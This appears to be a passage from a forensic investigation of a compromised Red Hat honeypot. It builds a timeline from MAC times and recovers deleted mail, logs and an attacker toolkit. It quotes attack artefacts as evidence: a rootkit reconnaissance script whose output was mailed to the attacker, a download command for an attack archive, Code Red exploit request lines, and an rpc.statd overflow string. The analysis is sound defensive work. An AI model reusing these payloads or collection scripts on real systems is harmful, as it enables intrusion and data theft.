    398 .a. -/-rwxr-xr-x jcb      jcb      2074     /tmp/lsrrk/.1proc
    398 m.c -/-rwxr-xr-x root/cgi ftp      26451    /dev/ttyop
  32756 .ac -/-rwxr-xr-x jcb      jcb      2057     /tmp/lsrrk/ps
  32756 m.. -/-rwxr-xr-x root/cgi ftp      30207    /bin/ps
Sat May 18 2002 11:46:12 (line 275, the last install script action logged)
   280 .a. -/-rw-r--r-- jcb      jcb      2043     /tmp/lsrrk/crontab-entry
```

Another 18 seconds pass before something new happens. The files that are touched (not all shown below) all indicate a login. Since the attacker was already logged in via Telnet, and since we know the install script just installed an SSH daemon, chances are that this is the attacker logging back in with SSH so his activities can't be monitored via network traffic.

```
Sat May 18 2002 11:46:30 (a new login causes motd to be printed)
      0 .a. -/-rw-r--r-- root/cgi root     26115    /mnt/gcfa/etc/motd
```

Immediately after this login, we see programs being run to gather information about the system.

```
Sat May 18 2002 11:46:32
     33 .a. -/-rw-r--r-- root/cgi root     26401    /etc/redhat-release
  11868 .a. -/-rwxr-xr-x root/cgi root     278689   /usr/bin/cut
      6 .a. l/lrwxrwxrwx root/cgi root     48276    /sbin/modprobe -> insmod
   2836 .a. -/-r-xr-xr-x root/cgi root     279399   /usr/bin/uptime
   6196 .a. -/-rwxr-xr-x root/cgi root     30172    /bin/uname
  22328 .a. -/-rwxr-xr-x root/cgi ftp      48284    /sbin/ifconfig
   8896 .a. -/-rwxr-xr-x root/cgi root     30187    /bin/hostname
  17968 .a. -/-rwsr-xr-x root/cgi root     30173    /bin/ping
```

We ran across two scripts that send out mail like this in the media analysis, and from the programs used it is clear that this is /tmp/lsrrk/sysinfo being run:

```
#!/bin/sh
unset HISTFILE
PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/sbin:/usr/local/bin:/sbin:/
bin:/usr/sbin:/usr/bin:/usr/X11R6/bin:/root/bin:/usr/local/bin
echo ----------------------------------------------------------------
echo "Network info:"
echo
MYIPADDR=`/sbin/ifconfig eth0 | grep "inet addr:" | \ (see ifconfig above)
awk -F ' ' ' {print $2} ' | cut -c6-`                  (awk and cut)
echo "Trying to resolve the hostname...." >/dev/stderr
echo "Hostname : `hostname -f` ($MYIPADDR)"            (hostname)
echo "Alternative IP : `hostname -i`"
echo "Host : `hostname`"
if [ -f /etc/*-release ]; then
echo "Distro: `head -1 /etc/*-release`"                (redhat-release)
echo "Uname -a"
uname -a                                               (uname)
(... skip a few lines ...)
echo ----------------------------------------------------------------
echo "Yahoo.com ping:"
echo
ping -c 6 216.115.108.243                              (ping)
```

This sysinfo script runs for about 30 seconds, and we see the mail being sent out. Later, we will try to pull these deleted files back from the disk image so we can see the mail that was sent.

```
Sat May 18 2002 11:46:59
    412 m.. -/-rw------- root/cgi root     2013     /var/spool/mqueue/
                                                        qfLAA05045 (deleted)
    699 m.. -/-rw------- root/cgi root     2016     /var/spool/mqueue/
                                                        dfLAA05045 (deleted)
```

Another 10 seconds or so later, the attacker starts up the lynx web browser. Note that his terminal type is "xterm"; in his initial login (which we know used telnet) the terminal type used was "linux". This reinforces our suspicion that he has changed over to ssh.

The next few files shown are temporary files used by the lynx web browser. These are also files that we will try to recover from the disk image.

```
Sat May 18 2002 11:47:45
    554 ma. -/-rw------- root/cgi root     46454    /root/L5066-8308TMP.html
                                                                (deleted)
3133002 m.. -/-rw------- root/cgi root     46453    /root/L5066-7822TMP.html
                                                                (deleted)
Sat May 18 2002 11:48:44
3133002 .a. -/-rw------- root/cgi root     46453    /root/L5066-7822TMP.html
                                                                (deleted)
Sat May 18 2002 11:48:45
3133002 ..c -/-rw------- root/cgi root     46453    /root/L5066-7822TMP.html
                                                                (deleted)
```

After a small (554 byte) initial web page, we see the download of a large (3133002 bytes or about 3 MB) file. From our media analysis, we know that at least three tar.gz archives were downloaded – nrk.tgz, lsrrk.tar.gz, and a.tgz. We've already accounted for the other two being downloaded, and the use of `lynx` is verified by the .bash_history log that we found during the media analysis, which had the following three lines:

```
Lynx n00kie.netfirms.com/a.tgz
tar zxvf a.tgz
rm -rf a.tgz
```

Therefore, it is strongly likely that /root/L5066-7822TMP.html was the temporary file used by `lynx` to store a.tgz during the download (`lynx` downloads to temporary file then copies to the real filename)

The next set of lines in mactime.fls show the files in /bin/" "/ being created, which correlates to the `tar zxvf` command in the .bash_history. This theory is effectively confirmed by the first line after the archive is unpacked:

```
Sat May 18 2002 11:49:35
    340 m.c -/-rw------- root/cgi root     46452    /root/.bash_history
```

This is the time of the last modification made to .bash_history, and the last line added to .bash_history is `rm -rf a.tgz`[†]. We assume that the attacker logged out, because the next file timestamp is 1_ hours later, and it correlates exactly to a Code Red worm hit to the web server:

```
Sat May 18 2002 13:18:25
   2234 m.. -/-rw-r--r-- root/cgi root    52214   /var/log/httpd/access_log.1
```

```
[root@birch]# grep 13:18 /mnt/gcfa/var/log/httpd/access_log.1
211.75.163.166 - - [18/May/2002:13:18:25 -0400] "GET /default.ida?NNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u78
01%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u00
03%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0" 400 324
[root@birch]#
```

Another small file change happens almost 18 minutes later – the SSH daemon regenerates its random seed. This file is generated automatically[13] and is not a sign that someone is logging in via `ssh`. The fact that there are no other file changes at this time confirms the belief that this was not a login event. It does give away another interesting piece of information, though; note that the group "ftp" owns ssh_random_seed. This is

[†] Technically, the last modification to .bash_history could have been an edit to the file made to cover tracks. This is unlikely because, as we have seen, .bash_history reveals several commands the attacker made, and includes the name of the host he downloaded his tools from. What attacker would modify this file and fail to remove those lines?

yet another indication that the initial compromise was via ftp; sshd should not be installed with that group ownership.

```
Sat May 18 2002 13:46:13
      0 .a. c/crw-r--r-- root/cgi root      25121    /dev/random
    512 m.c -/-rw------- root/cgi ftp       26489    /etc/ssh_random_seed
```

After this, the log jumps ahead to the next day. Early on May 19th, another connection was made via FTP. This connection was also logged in /mnt/gcfa/var/log/secure.1.

```
Sun May 19 2002 02:55:27
   1567 .a. -/-rw-r--r-- root/cgi root      26119    /etc/protocols
     66 m.. -/-rw------- root/cgi root      12056    /var/log/secure.1
     41 .a. -/-rw-r--r-- root/cgi root      26142    /etc/resolv.conf
 153488 .a. -/-rwxr-xr-x root/cgi root      279642   /usr/sbin/in.ftpd
  23568 .a. -/-rwxr-xr-x root/cgi root      279534   /usr/sbin/tcpd
```

```
[root@birch]# grep 02:55 /mnt/gcfa/var/log/secure.1
May 19 02:55:27 delta in.ftpd[5347]: connect from 195.19.244.228
[root@birch]#
```

This FTP session modifies one file on the system that we had found during our media analysis: /mnt/gcfa/usr/local/games/tcp.log. This file is the log kept by the linsniffer that the attacker placed on the system. Possibly they used ftp to retrieve the file, but that wouldn't explain why it was modified. This file modification is the only file event that is associated with this FTP login, so this activity is a bit of a mystery. The only reason to think it involved the attacker is that it seems to be a non-anonymous connection† and that whoever connected knew that this rootkit file existed without needing to look around – the entire connection took 41 seconds, as logged in the secure.1 and messages.1 log files and as shown in the mactime.fls file.

The next major event is a very unpleasant one for the forensic investigator. At 4:02 AM‡ cron started running the jobs in cron.daily. At 4:22 AM, cron started running the jobs in cron.weekly. The next 4000+ lines of the mactime.fls file shows all the files that were Accessed, Modified, or Changed by various daily cron jobs: tmpwatch (looks for and removes old temporary files), slocate (indexes every binary in any directory on the system path), and makewhatis (accesses every man page on the system to update the whatis index).

The LIDS-enabled build that was used in Honey_1, Honey_2, and Honey_4 had many cron jobs disabled for exactly this reason. Because Honey_3 was a default install from the Red Hat CD with minor manual tweaks, this step was forgotten, and as a result the mactime.fls log contains a lot of unnecessary and obsfucating information. As it turns

† An anonymous ftp connection would not be able to access the /usr/local/games directory.
‡ 4:02 AM is well known to any Red Hat administrator; that is when cron kicks of daily jobs, and as a result that date shows up in many log files.

out, there were some interesting file accesses made as a result of this job, but finding them was an exercise in persistence:

```
Sun May 19 2002 04:02:01
     58 m.. -/-rwx------ root/cgi root    22107   /tmp/logrot8GnOup (deleted)
Sun May 19 2002 04:02:10
   4096 .a. d/drwx------ root/cgi root    163842  /home/ftp/T (deleted-
                                                                realloc)
Sun May 19 2002 04:02:28
   1024 .a. d/drwxr-xr-x 507      507     30      /bin/   /scan3/ssh/heh
   1024 .a. d/drwxr-xr-x 507      507     56231   /bin/   /scan3/rpc
   1024 .a. d/drwxr-xr-x 507      507     23      /bin/   /scan3/src
   1024 .a. d/drwxr-xr-x 507      507     18087   /bin/   /scan3/bind
   1024 .a. d/drwxr-xr-x 507      507     18086   /bin/   /scan3
   1024 .a. d/drwxr-xr-x 507      507     28176   /bin/   /scan3/ftpd
   1024 .a. d/drwxr-xr-x 507      507     60264   /bin/   /scan3/lpd
   1024 .a. d/drwxr-xr-x 507      507     27      /bin/   /scan3/ssh
Sun May 19 2002 04:22:01
      0 .a. -/drwx------ root/cgi root    14074   /bin/   /a.tgz (deleted)
```

Here we see several actions:

- tmpwatch deletes /tmp/logrot8Gn0up
- tmpwatch accesses /home/ftp/T
- The deleted file /bin/" "/a.tgz is accessed, probably by slocate
- slocate indexes the binaries in the /bin/" "/ directory tree

The last is a pretty good joke. The attacker carefully hid his binaries somewhere that they would be indexed for easy finding with slocate. This was probably not intentional. We can verify this using the slocate command against the slocate.db file from the compromised machine:

```
[root@birch]# slocate -d /mnt/gcfa/var/lib/slocate/slocate.db sshx
warning: slocate: warning: database /mnt/gcfa/var/lib/slocate/slocate.db' is
more than 8 days old
/bin/   /scan3/ssh/sshx
/bin/   /scan3/ssh/sshx/ssh
/bin/   /scan3/ssh/sshx/in
[root@birch]#
```

After the weekly and daily cron jobs are run, there are only a few events seen in the mactime.fls file, and none of them appear related to the attacker. The first appears to be a different attacker trying to gain access via rpc.statd, as shown by the correlated entry in the messages log file:

```
Sun May 19 2002 07:15:49
    347 .a. -/-rw-r--r-- root/cgi root     26113    /etc/hosts.deny
    161 .a. -/-rw-r--r-- root/cgi root     26112    /etc/hosts.allow
   1168 m.c -/-rw------- root/cgi root     12063    /var/log/messages
     65 .a. -/-rw-r--r-- root/cgi root     26463    /etc/hosts
```

```
[root@birch]# grep 07:15 /mnt/gcfa/var/log/messages
messages:May 19 07:15:49 delta rpc.statd[333]: gethostbyname error for
^X÷ÿ¿^X
÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff760
80497109090909068746567627473 6f6d616
e7972652065207 26f7220726f66


                     bffff718

  bffff719  bffff71a

                                                bffff71b




[root@birch]#
```

Presumably this buffer overflow failed, because there are no ensuing file modifications as were seen after the initial compromise. Next we see another Code Red hit:

```
Sun May 19 2002 07:27:32
    233 m.c -/-rw-r--r-- root/cgi root     52216    /var/log/httpd/error_log
    448 m.c -/-rw-r--r-- root/cgi root     52215    /var/log/httpd/access_log
```

```
[root@birch]# grep 07:27 /mnt/gcfa/var/log/httpd/* log
/mnt/gcfa/var/log/httpd/access_log:202.99.118.100 - - [19/May/2002:07:27:32 -0
400] "GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd
3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTT
P/1.0" 400 324
/mnt/gcfa/var/log/httpd/error_log:[Sun May 19 07:27:32 2002] [error] [client 2
02.99.118.100] Client sent malformed Host header
[root@birch]#
```

The sendmail daemon wakes up and does something, but there is no evidence of mail being sent or files being modified. Perhaps Delta was scanned by someone looking for open relays to send mail through.

```
Sun May 19 2002 08:21:40
  20480 .a. -/-rw-r--r-- root/cgi root     20       /etc/mail/access.db
   1024 .a. d/drwxr-xr-x root/cgi mail     2010     /var/spool/mqueue
```

The NTP daemon adjusts the clock for the very last time...

```
Sun May 19 2002 08:22:56
      7 mac -/-rw-r--r-- root/cgi root     60279    /etc/ntp/drift.TEMP
                                                            (deleted-realloc)
      7 mac -/-rw-r--r-- root/cgi root     60279    /etc/ntp/drift
   1024 m.c d/drwxr-xr-x root/cgi root     60258    /etc/ntp
```

The last event before the system was powered off was `cron` executing `rmmod -as` to unload any unused kernel modules. This is done every 10 minutes (as defined in /mnt/gcfa/etc/cron.d/kmod). The machine was powered down between 8:30 AM and 8:40 AM on Sunday, May 19

```
Sun May 19 2002 08:30:00
      6 .a. l/lrwxrwxrwx root/cgi root     48277    /sbin/rmmod -> insmod
```

MAC Time Analysis (Summary)

Using `fls`, we viewed the Modification, Access, and Change times of every file on Delta. By interpreting file changes and correlating with the results of the media analysis, we pieced together the following timeline in the short 4-day life of this machine.

5/16/2002 12:11-12:19 PM	The system is installed using the Red Hat 6.2 CD-ROM.
5/16/2002 12:21 PM	Initial system boot.
5/16/2002 12:21-12:24 PM	We log in, install and configure NTP, and configure system banners for local login and for FTP login,
5/18/2002 11:34-11:35 AM	Attacker gains access using FTP, creates a root-privileged user named cgi and logs in via Telnet.
5/18/2002 11:42-11:46 AM	The attacker downloads two gzipped tar archives: nrk.tgz, which is corrupted, and lsrrk.tar.gz, which is complete and usable.
5/18/2002 11:46 AM	The attacker unpacks lsrrk.tar.gz, a rootkit, and executes the install script. Immediately after installing the rootkit, the attacker logs in using the SSH daemon that was installed by the rootkit, and executes the /tmp/lsrrk/sysinfo script which sends email describing the system.
5/18/2002 11:47 AM	The attacker downloads a.tgz from n00kie.netfirms.com and unpacks it; the archive contains a number of scanning and attack tools that are put in the /bin/" "/ (three spaces) directory.
5/19/2002 2:55 AM	An FTP login from 195.19.244.228, probably the attacker, accesses the log file from a sniffer that was installed on the system by the attacker. This is the last action by the attacker.
5/19/2002 4:02-4:22 AM	The cron.daily and cron.weekly jobs run, filling the mactime.fls log with entries as files throughout the machine are touched. As one side effect, the attackers scan/attack binaries are added to the slocate database!
5/19/2002 7:15 AM	An attack against the rpc.statd daemon apparently fails. This attack is believed to be unrelated to the earlier compromise.
5/19/2002 8:30-8:40 AM	The machine is powered off abruptly and the disk imaging commences. The machine is wiped for the next (Honey_4) install.

The mactime.fls report also described a number of deleted files pertinent to the investigation, as well as their inode number. Using this information, we will recover these files from the disk images if at all possible.

MAC time analysis is a wonderful tool for the forensic analyst, but it has some significant limitations. The analyst must remember these limitations, or he may be misled by the data:

- There are only three entries for each file – when it was last Modified, when it was last Accessed, and when it was last Changed. Any previous uses of that file are not logged, leaving large gaps in the historical record. If the attacker logs in via `ssh` three times, only the last may be obvious.
- Likewise, there is only one name for each file, and it is also the most recent. If a binary is renamed by the attacker, then all MAC times – both before and after the time that the name change occurred – will use the new name. This can cause what appears to be evidence of the intrusion to show up well in advance of the intrusion.
    - As a corollary, if logs are rotated then actions may appear to be logged to the rotated file, not the main log file. The investigator must notice whether the action preceded the log rotation, in which case the non-rotated name more correctly represents what was modified.
- The Change time cannot be preserved through the archive/restore process, but Modifcation and Access times can. In this compromise, the scan/attack files in /bin/" "/ carry Modification times ranging from March 2000 to March 2002, all predating the installation timeline. When the analyst limits MAC time analysis to the dates immediately preceding the compromise until the present, some file information may be missed because it "predates" the file's existence on this system.

The MAC time analysis above was made much easier by correlating the information found in the Media analysis. There is another type of data that we can analyze to improve our knowledge of this compromise, and that is the files that are deleted from the file system but whose bits still exist on the disk image.

Recover Deleted Files

A number of deleted files were listed in the `mactime` output. Some of them are pertinent to our investigation. We will attempt to recover the listed files, and to find some other data that is not listed in the `mactime` output, but which we know may exist because we know that the attacker crudely reset the file or deleted the directory. The following table lists the files that we will try to recover, the file system (partition) that they were located on, and our best guess at what the file might contain or signify.

File	FS/Inode	Description
/var/spool/mqueue/qf* /var/spool/mqueue/df*	/var (hda7) 2011, 2013, 2015, 2016	Various mail messages sent during the compromise; may name the attacker.

/tmp/logrot8Gn0up	/ (hda8), 22107	Unknown, but probably related to the rootkit based on the h4x0r name
/bin/ /a.tgz	/ (hda8) 14074	Archive of scan/attack tools installed by attacker.
/root/L5066-*TMP.html	/ (hda8) 46453, 46454	Probably includes another copy of a.tgz.
/home/ftp/T	/home (hda6) 163842	Directory; possibly evidence of how Delta was initially compromised.
/home/ftp/T/???	/home (hda6), unknown	The initial compromise may also have created other files which are not available for MAC time analysis.
/var/log/messages, /var/log/boot.log, /var/log/cron, /var/log/secure, /var/log/maillog	/var (hda7), unknown	Log files which the attacker blanked as part of his rootkit install.

Mail Messages

Two mail messages were sent, creating six files[†] in the mail queue. Four of these files are interesting to us; they represent the header and body of each mail message. By recovering these files, we will know what information the attacker sent and what email address he sent it to.

The four files, and their inodes, are listed in the mactime.fls file (edited for width; permissions removed):

```
  409 ..c root/cgi root    2011    /var/spool/mqueue/qfLAA05042 (deleted)
 5123 ..c root/cgi root    2015    /var/spool/mqueue/dfLAA05042 (deleted)
  412 ..c root/cgi root    2013    /var/spool/mqueue/qfLAA05045 (deleted)
  699 ..c root/cgi root    2016    /var/spool/mqueue/dfLAA05045 (deleted)
```

Since we know both the partition (/var, hda7) and the inode (2011, 2015, 2013, 2016) we can simply use icat to recover the files, if they have not been overwritten.

```
[root@birch]# icat delta.hda7.dd 2011 > qfLAA05042
[root@birch]# icat delta.hda7.dd 2015 > dfLAA05042
[root@birch]# icat delta.hda7.dd 2013 > qfLAA05045
[root@birch]# icat delta.hda7.dd 2016 > dfLAA05045
```

Viewing the files in the vi text editor, we can see that they appear to be whole and correct. Message LAA05042 contains the output of the sysinfo script that was part of lsrrk, and LAA05045 contains the output of the install.log script detailing the lsrrk installation. Both of them are addressed to scan@go.ro, with the subject lines "new r00t"

[†] sendmail creates qf* (the queue description file – essentially the mail header), df* (the data file – the body of the mail message), and xf* (lock file) in /var/spool/mqueue/ for each message it handles.

and "install.log". The domain in question, go.ro, is registered in Romania to "Ima Infoconsult"[14], clearly a pseudonym. It is worth noting that .ro domain info isn't returned by the standard North American whois servers like whois.crsnic.net and whois.networksolutions.com; the answer eventually comes when whois.ripe.net (the European naming authority) knows to ask whois.rotld.ro. At a guess, a Romanian domain makes a great place to send mail to, because many administrators won't be able to track it down if their default whois servers don't know it.

The four mail files retrieved can be found in Appendix F in their entirety.

/tmp/logrot8Gn0up

The file and its inode are listed in mactimes.fls, so retrieving it should be straightforward:

```
   58 m.. -/-rwx------ root/cgi root    22107   /tmp/logrot8GnOup (deleted)
```

```
[root@birch]# icat delta.hda8.dd 22107
To: scan@go.ro
Subject: new r00t

------------------------[root@birch]#
```

This looks like the header to the email that we retrieved above, and so was probably a temporary file created when putting together the "new r00t" email message.

/bin/ /a.tgz

The mactime listing for a.tgz is worrisome; while the path and inode are known, the file size is listed as 0. This may mean it is not recoverable.

```
      0 .a. -/drwx------ root/cgi root     14074    /bin/    /a.tgz (deleted)
```

```
[root@birch]# icat delta.hda8.dd 14074 > a.tgz
[root@birch]# ls -l a.tgz
-rw-r--r--    1 root     root            0 Sep 12 23:02 a.tgz
[root@birch]#
```

This file is not available. We know that the attacker deleted the file with `rm -rf` which should not cause the file to be unavailable from the disk image, so the reason it is size 0 is a mystery.

Fortunately, the file was briefly stored in another place as a `lynx` temporary file.

/root/L5066-8308TMP.html and /root/L5066-7822TMP.html

These two files represent the download of a.tgz. The smaller is likely to be the standard lynx page that asks if the file should be saved to disk; the larger is hopefully the a.tgz archive.

```
     554 ma. root/cgi root     46454    /root/L5066-8308TMP.html (deleted)
 3133002 .a. root/cgi root     46453    /root/L5066-7822TMP.html (deleted)
```

```
[root@birch]# icat delta.hda8.dd 46454 > unknown.html
[root@birch]# icat delta.hda8.dd 46453 > a.tgz
[root@birch]# file a.tgz
a.tgz: gzip compressed data, deflated, last modified: Sat May  4 13:17:53
2002, os: Unix
[root@birch]# file unknown.html
unknown.html: HTML document text
[root@birch]#
```

The files both recover correctly, and they are exactly what we expected them to be. We can run `tar ztvf a.tgz` and see the same directory and file hierarchy that is installed under /bin/" "/.

/home/ftp/T/???

The mactime.fls report lists the directory /home/ftp/T, which we believe was created by or is related to the initial compromise. We don't know the names or inodes of any files that might have been in this directory, if there were any files at all. However, `mactime` lists it as both deleted and reallocated, which means that the inode it used has been taken by another file or directory.

```
    4096 m.c d/drwx root/cgi root     163842   /home/ftp/T (deleted-realloc)
```

There is no way using `icat` to recover this directory entry, and `fls` can not recover the names of any of the files that might have been in it[†]. The only way we can recover files that might have been in this directory is to search the disk image for unallocated blocks containing what looks like data.

/var/log/{messages,boot.log,cron,secure, maillog}

The same problem applies to the files that were reset in /var/log/. The original inode still attached to the file, but the contents have been truncated and probably partially overwritten. Some or all of the original file contents may still exist on disk, but they won't be listed as files. We will have to search the disk image for unallocated blocks that look like text.

[†] The man page for `fls` describes the –r option as "Recursively display directories. This will not follow deleted directories, because it can't." The inodes that make up the directory entry are the place that the inodes of any files contained with it, so when the directory inode is overwritten the list of file inodes is lost. The files are still there, unless they also get overwritten, but finding them is harder.

Lazarus Classifies Blocks

The way to recover this data (/home/ftp/T/???, and /var/log/*) is to use lazarus from TCT. Lazarus looks at disk blocks one at a time and classifies them – this block is text, that block is binary, this block is garbage.

Lazarus has one drawback: it is very slow. When using lazarus with a file system, it is much more efficient to extract all the unallocated blocks to a file, and then run lazarus on that (smaller) dataset.

TCT includes a tool called unrm that extracts unallocated data blocks (i.e., all the disk data that isn't considered part of an existing file by the file system) from a disk image[15]. TASK includes a much more powerful version, which has been renamed dls. Among its other advantages, dls can work on a wide variety of file systems, including NTFS. That isn't a capability needed for this system, but it represents a huge leap in freely available Windows forensics tools.

Here is how dls is used to extract unallocated data blocks from the file system images for Delta:

```
[root@birch]# for i in 1 5 6 7 8
> do
> dls -f linux-ext2 delta.hda$i.dd > /data/forensic/dls.out/hda$i.dls
> echo "hda$i done at `date`"
> done
hda1 done at Thu Sep 12 23:41:11 EDT 2002
hda5 done at Thu Sep 12 23:43:19 EDT 2002
hda6 done at Thu Sep 12 23:45:52 EDT 2002
hda7 done at Thu Sep 12 23:46:09 EDT 2002
hda8 done at Thu Sep 12 23:46:23 EDT 2002
[root@birch]#
```

Using dls, we shrink the files that we are working with as follows:

Partition	Raw image	dls output	dls/raw %
hda1	23 MB	20 MB	87%
hda5	2.4 GB	2.0 GB	83%
hda6	2.4 GB	2.3 GB	96%
hda7	259 MB	245 MB	95%
hda8	259 MB	200 MB	77%

Because of the amount of unallocated space on each drive, dls did not save very much space. We run lazarus on the dls output and, quite slowly, learn that this is not a reasonable solution – the hda5 file takes 4 days to process on a PIII-500 Katmai dual processor with 80MB/s SCSI disks, and results in enormous files.

With this honeypot, though, there is another way to speed the process up. Because we carefully set every bit on the hard disk to 0 before installing Red Hat, the majority of

unallocated blocks are going to contain nothing but 0's. There is no need to classify and analyze the blocks that remain zeroed; by definition they are almost certainly untouched[†]. All we need to do is tell `dls` not to write out blocks containing only 0's.

`Dls` does not have this functionality, but we have the source code and it is under the IBM Public License 1.0, which is an OSI certified license and therefore allows modifications to be made[16]. We modify the source code for `dls` to accept a new argument: `-p pattern`, where pattern is a number between 0 and 255. If the `-p` argument is specified, then `dls` will scan each block and, if every byte in that block matches the byte specified by pattern, then that block will not be output. We can exclude all the blocks which were wiped with 0's and which have not been modified using `dls -p 0`.

The modifications to `dls` can be found in Appendix G, and their effect on our dataset is enormous:

Partition	Raw image	dls output	dls/raw %
hda1	23 MB	0 KB	0%
hda5	2.4 GB	88 KB	0.0000349%
hda6	2.4 GB	0 KB	0%
hda7	259 MB	358 KB	0.00135%
hda8	259 MB	6.2 MB	0.024%

A little sanity checking is in order, of course. Two partitions did not have any space that was not both unallocated and non-zero: hda1 (/boot) and hda6 (/home). The mactime.fls output shows only one file in /boot being deleted, /boot/map~, and it also marks it as reallocated, meaning that that inode is not unallocated. The mactime.fls output only shows one directory in /home being deleted, /home/ftp/T/, and it is also marked as reallocated. We had hoped, but had no evidence, that there were deleted files on hda6 that were created by the compromise, but it is possible that the T directory was the only file created by the compromise. Given what we know, the two 0% partitions do not have any files that are not allocated, so this result is in line with expectations.

The hda8 value meshes with what we expect for the / partition – two deleted copies of the roughly 3 megabyte a.tgz, one of which we can recover, the other of which we could not. Given that the indicators all match what we already know, we will operate on the assumption that our modified `dls` has correctly pulled out the subset of data that we want to analyze with `lazarus`.

[†] The odds of an interesting file having an entire block or more of nothing but 0's is exceedingly small, but does exist.

```
[root@birch]# for i in hda*.dls
> do
> lazarus -h -H laz html -D laz data $i
> echo "$i done at `date`..."
> done
hda1.dls done at Fri Sep 13 15:48:01 EDT 2002...
hda5.dls done at Fri Sep 13 15:48:03 EDT 2002...
hda6.dls done at Fri Sep 13 15:48:03 EDT 2002...
hda7.dls done at Fri Sep 13 15:48:09 EDT 2002...
hda8.dls done at Fri Sep 13 15:49:54 EDT 2002...
[root@birch]#
```

That took two minutes – compare this to the 8-10 days that we estimate `lazarus` would have taken to process the original `dls` output. There were 93 files created as a result, all containing some data that had been found in the unallocated space of the disk images. The HTML files that had been created were only partially useful, as the binary data could best be interpreted and identified using the `strings` command. Because there were only 93 files, it was practical to examine them quickly one-by-one. The examination process was as follows:

- Run the `file` command on the file
- If it is text, read it using `more` or `vi`
- If it is binary, use the `strings` command to try and identify it
- If `strings` does not identify it, use `hexdump` to look for interesting patterns

Using this method, identifying all 93 files took about one hour. The files that were found include:

- Portions of deleted /var/log/cron and /var/log/messages files that show compromise activities and identify attacker IP addresses, as well as revealing some other previously unknown attacks that failed.
- 32 of the files contained binary data with no strings or, in one case, the initial blocks of the a.tgz file. Using `hexdump` and `grep`, we were able to determine that most of the unknown binary files were portions of a.tgz by comparing it to the version we had already recovered from the `lynx` temporary file. Although we did not try, it is possible that the entire a.tgz file could be recovered by concatenating those files in the correct order.
- Copies of the 'sysinfo' and 'install.log' email messages that the attacker generated.
- A number of configuration files, especially group, shadow, and password (presumably backup copies made when users were added).
- A number of files associated with the lsrrk install, including: `atd.init` and `inet` initscripts; `atd`, `chsh`, `ifconfig`, `ls`, and `route` binaries.
- Files related to the `cron` jobs for `slocate` and `makewhatis`

The only new files that are found are the cron and messages logs. The cron log only has one interesting line, which logs the fact that the attacker replaced the "operator" cron file

(which, as we saw earlier, now sends out email once a month to drmuerte@linuxmail.org).

The messages file covers the period between the system boot and the sniffer being started as part of the lsrrk install. We will list the recovered messages file with some commentary:

```
May 16 12:21:21 delta linuxconf: Linuxconf final setup
May 16 12:21:22 delta rc: Starting linuxconf succeeded  (system is booted for the first time)
May 16 12:21:27 delta PAM_pwdb[649]: authentication failure; LOGIN(uid=0) -> root for login
service                                              (we mistype the password logging in)
May 16 12:21:28 delta login[649]: FAILED LOGIN 1 FROM (null) FOR root, Authentication failure
May 16 12:21:32 delta PAM_pwdb[649]: (login) session opened for user root by LOGIN(uid=0)
May 16 12:22:31 delta xntpd[695]: xntpd 3-5.93e Fri Feb 18 18:55:43 EST 2000 (1)
May 16 12:22:31 delta xntpd: xntpd startup succeeded    (we configure and start NTP)
May 16 12:22:32 delta xntpd[695]: tickadj = 5, tick = 10000, tvu_maxslew = 495, est. hz = 100
May 16 12:22:32 delta xntpd[695]: precision = 13 usec
May 16 12:24:14 delta PAM_pwdb[649]: (login) session closed for user root   (we logout)
May 16 12:26:49 delta xntpd[695]: synchronized to 129.6.15.28, stratum=1
May 16 12:26:49 delta xntpd[695]: kernel pll status change 89
May 16 19:55:36 delta ftpd[837]: FTP session closed     (previously unknown FTP session)
May 17 04:02:00 delta anacron[993]: Updated timestamp for job `cron.daily' to 2002-05-17
May 17 10:28:04 delta ftpd[4080]: FTP session closed    (previously unknown FTP session)
May 17 13:06:32 delta rpc.statd[333]: gethostbyname error for (prev unk buffer overflow attempt)
May 17 23:46:34 delta rpc.statd[333]: gethostbyname error for (prev unk buffer overflow attempt)
May 18 04:02:01 delta anacron[4405]: Updated timestamp for job `cron.daily' to 2002-05-18
May 18 11:27:26 delta ftpd[4677]: FTP session closed    (attack or reconnaissance, act 1)
May 18 11:32:59 delta ftpd[4680]: FTP session closed    (attack or reconnaissance, act 2)
May 18 15:34:07 delta ftpd[4681]: ANONYMOUS FTP LOGIN FROM 210.206.177.229 [210.206.177.229],
mozilla@                                  (buffer overflow attack - includes host of attacker)
May 18 11:34:27 delta inetd[482]: pid 4681: exit status 2  (ftp dies after previous attack)
May 18 15:34:51 delta ftpd[4684]: ANONYMOUS FTP LOGIN FROM 210.206.177.229 [210.206.177.229],
mozilla@                                  (buffer overflow attack - includes host of attacker)
May 18 11:35:30 delta adduser[4687]: new user: name=cgi, uid=0, gid=0, home=/home/cgi,
shell=/bin/bash                           (attack succeeded; he creates root-priv user)
May 18 11:35:38 delta PAM_pwdb[4688]: password for (cgi/0) changed by ((null)/0)
May 18 11:37:05 delta login: FAILED LOGIN 1 FROM 80.96.180.231 FOR cgi, Authentication failure
May 18 11:37:15 delta inetd[482]: pid 4689: exit status 1 (log in attempt via telnet - typo?)
May 18 11:46:09 delta syslog: klogd shutdown succeeded    (the install script is running...)
